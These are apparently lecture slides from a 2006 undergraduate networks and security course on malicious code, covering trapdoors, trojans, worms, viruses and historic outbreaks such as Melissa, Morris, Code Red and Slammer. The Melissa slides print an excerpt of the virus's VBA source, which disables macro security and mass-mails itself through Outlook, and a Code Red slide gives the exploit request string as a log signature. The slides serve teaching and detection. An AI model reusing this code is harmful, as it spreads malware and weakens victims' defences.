


CSE331: Introduction to Networks and Security

Lecture 14

Fall 2006

Announcements

- Homework 1 has been graded:
  - Class average: 82
  - Std. Dev.: 13

Malicious Code

- Trapdoors (e.g. debugging modes)
- Trojan Horses (e.g. Phishing, Web sites with exploits)
- Worms (e.g. Slammer, Sasser, Code Red)
- Viruses (e.g. Bagle MyDoom mail virus)

- The distinction between worms and viruses is somewhat fuzzy

Effects of Malicious Code


- Data corruption
- Denial of service
  - Crash machines
  - Overload network infrastructure
- Expose confidential / secret information
- Create "zombie" devices
  - Allows attacker to use other people's machines, often for spam, or distributed denial of service

Trapdoors

- A trapdoor is a secret entry point into a module
  - Affects a particular system
- Inserted during code development
  - Accidentally (forget to remove debugging code)
  - Intentionally (maintenance)
  - Maliciously (an insider creates a hole)

Trojan Horse

- A program that pretends to be do one thing when it does another
  - Or does more than advertised



- Login Prompts
  - Trusted path
- Accounting software
- Examples:
  - Game that doubles as a sshd process.
  - Phishing attacks (Spoofed e-mails/web sites)

Worms (In General)

- Self-contained running programs
  - Unlike viruses (although this distinction is mostly academic)
- Infection strategy more active
  - Exploit buffer overflows
  - Exploit bad password choice
- Defenses:
  - Filtering firewalls
  - Monitor system resources
  - Proper access control

Viruses

- A *computer virus* is a (malicious) program
  - Creates (possibly modified) copies of itself
  - Attaches to a host program or data
  - Often has other effects (deleting files, “jokes”, messages)

- Viruses cannot propagate without a “host”
  - Typically require some user action to activate

Virus/Worm Writer's Goals

- Hard to detect
- Hard to destroy or deactivate
- Spreads infection widely/quickly
- Can reinfect a host
- Easy to create
- Machine/OS independent

Kinds of Viruses

- Boot Sector Viruses
  - Historically important, but less common today
- Memory Resident Viruses
  - Standard infected executable
- Macro Viruses (probably most common today)
  - Embedded in documents (like Word docs)
  - Macros are just programs
  - Word processors & Spreadsheets
    - Startup macro
    - Macros turned on by default
  - Visual Basic Script (VBScript)

Melissa Macro Virus

- Implementation
  - VBA (Visual Basic for Applications) code associated with the "document.open" method of Word
- Strategy
  - Email message containing an infected Word document as an attachment
  - Opening Word document triggers virus if macros are enabled
  - Under certain conditions included attached documents created by the victim

Melissa Macro Virus: Behavior

- Setup
  - lowers the macro security settings
  - permit all macros to run without warning
  - Checks registry for key value "… by Kwyjibo"
  - **HKEY_Current_User\Software\Microsoft\Office\Melissa?**
- Propagation
  - sends email message to the first 50 entries in every Microsoft Outlook MAPI address book readable by the user executing the macro

Melissa Macro Virus: Behavior

- Propagation Continued
  - Infects Normal.doc template file
  - Normal.doc is used by all Word documents

- "Joke"
  - If minute matches the day of the month, the macro inserts message "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

```
// Melissa Virus Source Code

Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") <> ""
Then
    CommandBars("Macro").Controls("Security...").Enabled = False
    System.PrivateProfileString("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
    "Level") = 1&
Else
    CommandBars("Tools").Controls("Macro").Enabled = False
    Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
    Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
```

```
If System.PrivateProfileString("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo"
Then
If UngaDasOutlook = "Outlook" Then
  DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " &
                                          Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't
                                        show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
DasMapiName.Logoff
End If
```

Worm Research Sources

- "Inside the Slammer Worm"
  - Moore, Paxson, Savage, Shannon, Staniford, and Weaver
- "How to 0wn the Internet in Your Spare Time"
  - Staniford, Paxson, and Weaver
- "The Top Speed of Flash Worms"
  - Staniford, Moore, Paxson, and Weaver
- "Internet Quarantine: Requirements for Containing Self-Propagating Code"
  - Moore, Shannon, Voelker, and Savage
- "Automated Worm Fingerprinting"
  - Singh, Estan, Varghese, and Savage

- Links on the course web pages.

Morris Internet Worm

- November 2, 1988
- Infected around 6,000 major Unix machines
- Cost of the damage at $10m - $100m
- Robert T. Morris Jr. unleashed Internet worm
  - Graduate student at Cornell University
  - Convicted in 1990 of violating Computer Fraud and Abuse Act
  - $10,000 fine, 3 yr. Suspended jail sentence, 400 hours of community service
  - Son of the chief scientist at the National Computer Security Center -- part of the National Security Agency
  - Today he's a professor at MIT

The Morris Worm Did Not:

- Alter or destroy files
- Save or transmit the passwords which it cracked
- Make special attempts to gain root or superuser access in a system (and didn't utilize the privileges if it managed to get them).
- Place copies of itself or other programs into memory to be executed at a later time. (Such programs are commonly referred to as timebombs.)
- Attack machines other than Sun 3 systems and VAX computers running 4 BSD Unix (or equivalent).
- Attack machines that were not attached to the internet.
- Travel from machine to machine via disk.
- Cause physical damage to computer systems.

Morris Worm Transmission

- Find user accounts on the target machine
  - Dictionary attack on /etc/passwd
  - If it found a match, it would log in and try the same username/password on other local machines
- Exploit bug in fingerd
  - Classic buffer overflow attack
- Exploit *trapdoor* in sendmail
  - Programmer left DEBUG mode in sendmail, which allowed sendmail to execute an arbitrary shell command string.

Morris Worm Infection

- Sent a small loader to target machine
  - 99 lines of C code
  - It was compiled on the remote platform (cross platform compatibility!)
  - The loader program transferred the rest of the worm from the infected host to the new target.
  - Used authentication! To prevent sys admins from tampering with loaded code.
  - If there was a transmission error, the loader would erase its tracks and exit.

Morris Worm Stealth/DoS

- When loader obtained full code
  - It put into main memory and encrypted
  - Original copies were deleted from disk
  - (Even memory dump wouldn't expose worm)
- Worm periodically changed its name and process ID
- Resource exhaustion
  - Denial of service
  - There was a bug in the loader program that caused many copies of the worm to be spawned per host
- System administrators cut their network connections
  - Couldn't use internet to exchange fixes!

Code Red Worm (July 2001)

- Exploited buffer overflow vulnerability in IIS Indexing Service DLL

- Attack Sequence:
  - The victim host is scanned for TCP port 80.
  - The attacking host sends the exploit string to the victim.
  - The worm, now executing on the victim host, checks for the existence of c:\notworm. If found, the worm ceases execution.
  - If c:\notworm is not found, the worm begins spawning threads to scan random IP addresses for hosts listening on TCP port 80, exploiting any vulnerable hosts it finds.
  - If the victim host's default language is English, then after 100 scanning threads have started and a certain period of time has elapsed following infection, all web pages served by the victim host are defaced with the message,

Code Red Analysis

- http://www.caida.org/analysis/security/code-red/
- http://www.caida.org/analysis/security/code-red/newframes-small-log.gif
- In less than 14 hours, 359,104 hosts were compromised.
  - Doubled population in 37 minutes on average
- Attempted to launch a Denial of Service (DoS) attack against www1.whitehouse.gov,
  - Attacked the IP address of the server, rather than the domain name
  - Checked to make sure that port 80 was active before launching the denial of service phase of the attack.
  - These features made it trivially easy to disable the Denial of Service (phase 2) portion of the attack.
  - We cannot expect such weaknesses in the design of future attacks.

Code Red Worm

- The "Code Red" worm can be identified on victim machines by the presence of the following string in IIS log files:

**/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%
u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531
b%u53ff%u0078%u0000%u00=a**

- Additionally, web pages on victim machines may be defaced with the following message:

HELLO! Welcome to http://www.worm.com!
Hacked By Chinese!

Slammer Worm

- Saturday, 25 Jan. 2003 around 05:30 UTC
- Exploited buffer overflow in Microsoft's SQL Server or MS SQL Desktop Engine (MSDE).
  - Port 1434 (not a very commonly used port)
- Infected > 75,000 hosts (likely more)
  - Less than 10 minutes!
  - Reached peak scanning rate (55 million scans/sec) in 3 minutes.
- No malicious payload

- Used a single UDP packet with buffer overflow code injection to spread.
- Bugs in the Slammer code slowed its growth
  - The author made mistakes in the random number generator

Internet Worm Trends

- Code Red, Code Red II, Nimda (TCP 80, Win IIS)
  - Code Red infected more than 350,000 on July 19, 2001 by several hours
  - Uniformly scans the entire IPv4 space
  - Code Red II (local scan), Nimda (multiple ways)
- SQL Slammer (UDP 1434, SQL server)
  - Infected more than 75,000 on Jan 25, 2003
  - Infected 90% of vulnerable hosts in 10 minutes.
- Blaster (TCP 135, Win RPC)
  - Sequential scan; infected 300,000 to more than 1 million hosts on August 11, 2003.

But it gets worse: Flash Worms

- Paper: "The Top Speed of Flash Worms"
- Idea: Don't do random search
  - Instead, partition the search space among instances of the worm
  - Permutation scanning
  - Or, keep a tailored "hit list" of vulnerable hosts and distribute this initial set to the first worms spawned

- Simulations suggest that such a worm could saturate 95% of 1,000,000 vulnerable hosts on the Internet in 510 milliseconds.
  - Using UDP
  - For TCP it would take 1.3 seconds